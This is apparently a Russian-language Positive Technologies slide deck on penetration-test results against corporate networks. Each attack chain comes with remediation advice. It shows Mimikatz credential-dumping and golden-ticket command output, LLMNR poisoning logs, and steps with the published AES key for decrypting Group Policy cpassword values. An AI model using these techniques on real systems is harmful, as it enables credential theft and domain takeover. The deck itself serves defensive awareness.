
INSERT INTO `users` (`user_id`, `user_login`, `user_pass`, `user_pass_date`, `user_name`, `us
(1, '[redacted]', '123123', '2015-11-27', '[redacted]', 'info@[redacted].ru', 1),
(2, '[redacted]', '[redacted]gfhjkm', '2014-09-11', '[redacted]', '[redacted].com', 1),
(4, 'Ilya', '123456', '2014-09-12', 'Ilya [redacted]', '[redacted].com', 0),
(5, '[redacted]', '123123', '2015-02-10', 'Anna [redacted]', '[redacted].com', 0),
(6, 'test', '123456', '2015-02-05', 'Test', 'test@test.com', 0),
(7, 'test2', '123456', '2015-04-08', 'Test2', 'test2@test.com', 0);
```

## Рекомендации

- Следить за тем, какие данные раскрываются на страницах веб-ресурсов
- Обеспечивать эффективное разграничение доступа к файлам и директориям




- Учетная запись в открытом виде
- Доступ к Jira
- Список пользователей
- Подбор учетной записи по паролю P@ssw0rd
- Доступ к Citrix
- Доступ к файлу cmd.exe
- ✓ Выполнение команд ОС



- Размещать корпоративные ресурсы на периметре сети только в случае необходимости
- Реализовать строгую парольную политику
- Реализовать строгое разграничение доступа к директориям и файлам ОС
- Придерживаться принципа минимизации привилегий
- Использовать защищенный протокол TLS с проверкой наличия корневого сертификата на клиенте для запуска ПО в системе Citrix

В **27%**

исследованных нами систем не удалось преодолеть периметр в рамках границ работ (заказчики регулярно проводят тестирование на проникновение и следуют предоставленным рекомендациям)



В **73%**

**исследованных систем был успешно преодолен периметр КИС**

В среднем для преодоления периметра КИС нарушителю требуется **2** шага

Зачастую выявляется несколько векторов проникновения в локальную сеть (максимальное число обнаруженных векторов в одной системе — **5**)

**Преодоление периметра КИС  
(доли систем)**

Получение контроля над КИС

POSITIVE TECHNOLOGIES

---



[illegible]

```
Administrator: Windows PowerShell
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution
policy might expose you to the security risks described in the about_Execution_Policies help topic.
Do you want to change the execution policy?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
PS C:\Windows\temp> . ./test.ps1
PS C:\Windows\temp> Invoke-Mimikatz -dumpcred

##### minikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##
## < / ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/minikatz (oe.eo)
'#####' with 15 modules * * */

minikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 363847104 (00000000:15afddc0)
Session : RemoteInteractive from 3
User Name : administrator
Domain : 
SID : 

msv :
[00000003] Primary
* Username : Administrator
* Domain : 
* NTLM : 04
* SHA1 : 3b f989d
[00010000] CredentialKeys
* NTLM : 04
* SHA1 : 3b 789d
tspkg :
wdigest :
* Username : Administrator
* Domain : 
* Password : test
kerberos :
* Username : administrator
* Domain : 
* Password : test
ssp :
credman :
```

## 1. Подбор словарного пароля к учетной записи с привилегиями локального администратора

## Рекомендации

- Внедрить строгую парольную политику
- Ограничить привилегии локальных пользователей на рабочих станциях и серверах домена
- Использовать двухфакторную аутентификацию для привилегированных учетных записей
- Использовать антивирусные решения для защиты от запуска ПО для взлома

## 2. Получение учетных данных пользователей в открытом виде с помощью утилит, например Mimikatz

### 3. Полный контроль над доменной инфраструктурой





Атака «Человек посередине»



Перехват аутентификационных данных



Подбор учетных данных



Доступ к ресурсу

Атака LLMNR Spoofing


```
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
NBT-NS Answer sent to: [redacted]. The requested name was : [redacted].
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
[+] HTTP GET request from : [redacted]. The HTTP URL requested was: /[redacted].dat
```

Рекомендации


- Защищать протоколы канального или сетевого уровней ЛВС
- Отключать неиспользуемые протоколы
- Разделять сеть на сегменты

1179	47.3218340	[redacted]	LLMNR	74	Standard query 0xc68b	A	[redacted]	00
1181	47.3410160	[redacted]	LLMNR	74	Standard query 0xb44b	A	[redacted]	0090
1183	47.3588250	[redacted]	LLMNR	74	Standard query 0xbe3a	A	[redacted]	90
1184	47.3601230	[redacted]	LLMNR	74	Standard query 0x6fef	A	[redacted]	0090
1426	58.9581600	[redacted]	LLMNR	84	Standard query 0x62a3	A	[redacted]	
1427	58.9584420	[redacted]	LLMNR	84	Standard query 0x77b1	A	[redacted]	
1428	58.9584780	[redacted]	LLMNR	64	Standard query 0x62a3	A	[redacted]	
1429	58.9584870	[redacted]	LLMNR	64	Standard query 0x77b1	A	[redacted]	
1436	59.3797640	[redacted]	LLMNR	84	Standard query 0x77b1	A	[redacted]	

Прослушивание сетевого трафика







В дампе найден пароль а \*\*\*\*1


```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User
clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="rezerv" image="2"
changed="2014-01-24 10:18:12" uid="{CBAE26BC-4205-49CF-BEE3-20ED0894376F}"
userContext="0" removePolicy="0"><Properties action="U" newName="" fullName=""
description="" cpassword="dDPHfo[REDACTED]tICtL64"
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" subAuthority=""
userName="rezerv"/></User>
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="rezerv1" image="2"
userContext="0" removePolicy="0" changed="2014-01-24 12:20:05"
uid="{F6270CD4-B9BC-4D17-B775-F53A28CAA4B4}"><Properties action="U" newName=""
fullName="" description="" cpassword="x[REDACTED]zk
" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="1" subAuthority=""
userName="rezerv1"/></User>
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="prvd" image="3"
changed="2014-01-27 05:48:30" uid="{96BE9E27-E2F3-40FA-8D44-0BA0E9CC61AD}"
userContext="0" removePolicy="0"><Properties action="D" userName="prvd"/></User>
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Администратор
(встроенная учетная запись)" image="2" changed="2014-01-24 10:49:24"
uid="{5E74CA69-27C6-4C45-B729-70759C18B100}"><Properties action="U"
newName="Администратор" fullName="Администратор" description=""
cpassword="3Di[REDACTED]Dk" changeLogon="0"
noChange="1" neverExpires="1" acctDisabled="1" subAuthority="RID_ADMIN"
userName="Администратор (встроенная учетная запись)"/></User>
<Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Администраторы
(встроенная учетная запись)" image="2" changed="2014-01-27 05:47:24"
uid="{525907BC-518C-47E1-BD9E-951538985D1D}" userContext="0"
removePolicy="0"><Properties action="U" newName="" description=""
deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0" groupSid="S-1-5-32-544"
groupName="Администраторы (встроенная учетная запись)"><Members><Member
name="rezerv" action="ADD" sid=""/><Member name="rezerv1" action="ADD"
sid=""/><Member name="[REDACTED]" action="ADD"
sid="S-1-5-21-606747145-602609370-839522115-13304"/><Member
name="[REDACTED]" action="ADD" sid="S-1-5-21-606747145-602609370-839522115-1
8522"/><Member name="[REDACTED] Domain Admins" action="ADD"
sid="S-1-5-21-606747145-602609370-839522115-512"/><Member name="[REDACTED] Prvd"
action="ADD" sid="S-1-5-21-606747145-602609370-839522115-1569"/></Members></Prope
rties></Group>
</Groups>
```

Для кодирования пароля в групповых политиках применяется алгоритм AES


Ключ шифрования опубликован на сайте [msdn.microsoft.com](http://msdn.microsoft.com)

## Рекомендации


- Отказаться от использования такого подхода
- Создавать такие политики только на ограниченное время



1. К зашифрованному паролю dDPHfo\*\*\*\*\*ICtL64 добавляются справа знаки равенства таким образом, чтобы длина полученной строки была кратна 4



2. Строка декодируется из base64-представления



## 2.2.1.1.4 Password Encryption

7 out of 8 rated this helpful - [Rate this topic](#)


All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:


```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

3. Строка расшифровывается по алгоритму AES с помощью ключа, доступного по адресу [msdn.microsoft.com/en-us/library/cc422924.aspx](https://msdn.microsoft.com/en-us/library/cc422924.aspx)

4. Пароль восстановлен!




Привилегированный  
доступ к домену



Копия  
Active Directory



NTLM-хеш  
пароля krbtgt



Золотой билет  
Kerberos



Доступ к ресурсам  
с максимальными  
привилегиями

```
c:\mimikatz 2.0 alpha x86

##### mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar 17 2014 22:27:23)
#####
## ^ ##
## < \ ##
## > / ##
## v ##
#####

/* * *
Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
http://blog.gentilkiwi.com/mimikatz (oe.oe)
with 14 modules * * */

mimikatz # kerberos::golden /admin:svadmin /domain: /sid:S-1-5-21-21-21-21 /krbtgt:8
Ticket: ticket
Admin: svadmin
Domain:
SID:
User Id: 500
Groups Id: *513 512 520 518 519
krbtgt: 8
-> Ticket: ticket

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket
Ticket 'ticket' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 17
Start/End/MaxRenew: 08.04.2014 17:59:51 ; 08.04.2024 17:59:51 ; 08.04.2034 17:59:51
Server Name: krbtgt
Client Name: svadmin
Flags 40e00000 : pre_authent ; initial ; renewable ; forwardable ;

mimikatz # _
```

## Рекомендации

- Обеспечить защиту привилегированных учетных записей, в том числе с использованием средств двухфакторной аутентификации
- Обеспечить защиту резервных копий службы каталогов
- Защитить рабочие станции и серверы от атак с использованием утилит для получения учетных данных в открытом виде
- Важно понимать, что двухфакторная аутентификация — не панацея. Защитить КИС эффективно можно лишь при комплексном подходе к обеспечению ИБ



# Pass the hash и pass the ticket. Атака на двухфакторную аутентификацию



Remote  
Credential Guard



```
cmd
Authentication Id : 0 ; 38598769? (00000000:1701b471)
Session : Interactive from 1
User Name : 
Domain : 
Logon Server : 
Logon Time : 
SID : 
msv :
[00000003] Primary
* Username : 
* Domain : 
* NTLM : 2c53
* SHA1 : 837f 56cb56
[00010000] CredentialKeys
* NTLM : 2c53
* SHA1 : 837f 256cb56
tspkg :
* Username : 
* Domain : 
* Password : 
wdigest :
* Username : 
* Domain : 
* Password : <null>
livessp :
```

NT-хеш

```
Authentication Id : 54 ; 3610613872 (00000036:d7359870)
Session : Interactive from 0
User Name : 
Domain : 
Logon Server : 
Logon Time : 
SID : 22528
msv :
[00000003] Primary
* Username : 
* Domain : 
* NTLM : 352 5408
[00010000] CredentialKeys
* NTLM : 352 5408
tspkg :
wdigest :
* Username : 
* Domain : 
* Password : (null)
kerberos :
* Username : 
* Domain : 
* Password : (null)
* Smartcard
PIN code : 0743
ssp : KO
credman :
```

PIN-код

## Общие рекомендации

**POSITIVE TECHNOLOGIES**

---



Использовать строгую парольную политику  
Защищать привилегированные учетные записи  
Минимизировать привилегии пользователей и служб



Не хранить чувствительную информацию  
в открытом виде



Повышать осведомленность сотрудников  
в вопросах ИБ



Использовать антивирусные решения и  
решения для мониторинга событий  
безопасности (SIEM)



Ограничить число доступных для подключения на  
сетевом периметре интерфейсов сетевых служб



Защищать либо отключать неиспользуемые  
протоколы канального или сетевого уровней ЛВС  
Разделять сеть на сегменты



Регулярно обновлять ПО и устанавливать  
обновления безопасности ОС



Проводить анализ защищенности веб-приложений  
Использовать межсетевой экран уровня  
приложений (WAF) для защиты от атак



**Защитить КИС эффективно можно лишь при  
комплексном подходе к обеспечению ИБ!**

Результаты исследований Positive Technologies можно найти в разделе «Аналитика» на официальном сайте компании:

<https://www.ptsecurity.com/ru-ru/research/analytics/>

Аналитика по безопасности корпоративных информационных систем будет опубликована в ближайшее время.



# Спасибо!

POSITIVE TECHNOLOGIES

[ptsecurity.ru](http://ptsecurity.ru)